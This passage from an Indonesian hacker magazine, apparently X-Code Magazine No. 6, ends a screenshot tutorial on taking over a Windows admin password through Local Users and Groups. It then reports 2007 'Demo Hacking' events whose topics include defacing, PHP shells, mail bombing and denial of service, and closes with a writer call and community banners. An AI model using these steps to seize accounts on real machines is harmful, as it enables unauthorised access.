
Gmr 1.0

2. Kemudian kita klik :




Gmr 1.2

3. di situ ada yang nama ya, Computer Management.
  - di situ kamu klik
  - lalu cari local User and Groups
  - eiiiiit ada folder Users




Gmr 1.3

4. Kita cek dulu dengan menggunakan : -klik kanan pada mouse -kita pilih properties, kita lihat pada gambar 2.2 -ada chek point yang lupa di isi oleh Admin



Gmr 2.1



Gmr 2.2

5. Lah disini kita coba exploit -kita klik set Password -lah..kok muncul bahasa seng ga'k jelas(gmr3.2 ),trus kita klik aja proses -lah kita bias mengati password admin dehhhh.....(gmr 3.3) -tinggal proses Ok



Gmr 3.1



Gmr 3.2



Gmr 3.3 NB: - prosedur ini tidak  
ampuh jika user cannot change pass **udah di centang**

Trims to: OyotCakep,Mrcooolz,x-code,ringgo,echo, jaskom,all community  
& teman seprjuangan

Kritik & Saran: Emailto achjun[at]gmail.com

## Liputan Demo Hacking Yogyakarta III

Yogyafree memberikan liputan khusus untuk para pembaca XCode Magazine No. 6, Demo Hacking Yogyafree III diikuti puluhan peserta pada bulan Februari 2007, materi-materi yang kami berikan bukan sekedar teori belaka tapi praktek seperti cari target google, injection PHP, linux commands, melakukan defacing, bikin bot PHP, bikin BOT Netgate, bikin Psy Bnc, bikin Proxy, bikin socks, bikin bindity, melakukan Mail bomber, php shell, Lihat data di SQL server dan Denial of Service alias tembak ip.

**Foto-foto demo hacking Yogyafree III :**



Lagi fokus Demo Hacking Yogyafree IV



Panitia Demo Hacking Yogyakarta III, salah satunya founder #javahacker



Demo Hacking Yogyakarta III sedang berlangsung





Demo Hacking Yogyakarta III sedang berlangsung



Demo Hacking Yogyakarta III sedang berlangsung



Para peserta Demo Hacking Yogyakarta III sedang mencoba materi Demo



Waktu istirahat digunakan para peserta untuk mencoba-coba



Salah satu peserta demo Hacking III sedang tebar pesona



Waktu istirahat digunakan para peserta untuk mencoba-coba



Para panitia Demo Hacking Yogyakarta IV



burem ini motretnya pasti sambil gerak motretnya



Barisan Panitia Demo Hacking Yogyakarta III



Demo Hacking Yogyakarta III sedang berlangsung



Wew




Para peserta dan crew panitia berkumpul.

## Liputan Demo Hacking Yogyakarta IV

Demo Hacking Yogyakarta IV diselenggarakan pada bulan Maret 2007, Demo Hacking Yogyakarta IV diikuti lebih banyak peserta, perbedaan secara materi, di demo hacking IV ada tambahan Local Hacking sehingga Yogyakarta menggunakan 2 komputer yang terpasang Radmin (Seperti cara Demo Hacking Yogyakarta I dan II), materi yang di berikan selain local hacking dengan topic remote, trojan, dan lainnya juga materinya mirip dengan Demo Hacking Yogyakarta III tapi dikurangi walaupun begitu cari target google, injection PHP, defacing, Mail bomber, Denial of Service alias tembak ip dan lainnya masih tetap ada.

**Foto-foto demo hacking Yogyakarta IV :**



Lagi fokus Demo Hacking Yogyakarta IV



Lagi diskusi bareng



Crew Panitia Demo Hacking Yogyakarta IV





Salah satu pantia Demo Hacking Yogyakarta IV



Lagi diskusi bareng



Panita Crew Demo Hacking Yogyakarta IV



Diskusi para panita Demo Hacking Yogyakarta IV



Diskusi para panita Demo Hacking Yogyakarta IV



Sandal-sandal para peserta dan crew Demo Hacking Yogyakarta IV



Motor para peserta dan crew demo hacking Yogyakarta IV



Demo Hacking Yogyakarta gelap-gelapan



Demo Hacking Yogyakarta IV saat mau bubar



Demo Hacking Yogyakarta IV yang dibelakang ga kepotret



Para peserta Demo Hacking Yogyakarta IV

## Dapatkan CD / DVD Yogyafree GRATIS di Yogya



Dapatkan CD atau DVD Yogyafree GRATIS di distributor yang telah ditunjuk,  
untuk lebih jelas dapat masuk di <http://www.yogyafree.net/cdyogyafree.htm>

## Cara menjadi penulis X-Code Magazine No 7



Isi materi yang dapat anda tulis :

- Kategori Komputer umum
- Kategori Pemograman
- Kategori Hacking Windows / Linux / FreeBSD/ OpenBSD / BeOS Etc
- Kategori Cracking

Kirimkan tulisan anda ke :

- Redaksi X-Code Magazine : [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

Seleksi Artikel

- Artikel diseleksi, jika artikel anda sesuai dengan kriteria kami maka kami akan memasang artikel anda di X-Code Magazine.

Terima kasih atas perhatiannya



# Logo-logo X-Code



Logo X-Code untuk Yogyakarta :









## Banner for Community Support :



Jasakom.com – <http://www.jasakom.com>



Vbbego.com – <http://www.vbbego.com>



TsunamiShell - <http://www.tsunamishell.co.uk>



BaliHack - <http://www.balihack.or.id>



Sate.name - <http://sate.name>



Noxie : <http://www.noozie.com/forum>



Computer \* Internet \* Hacking  
コンプテル \* インテルネット \* ハック

x-code YOGYA FAMILYCODE



XCode Magazine - <http://www.yogyafree.net/magazine.htm>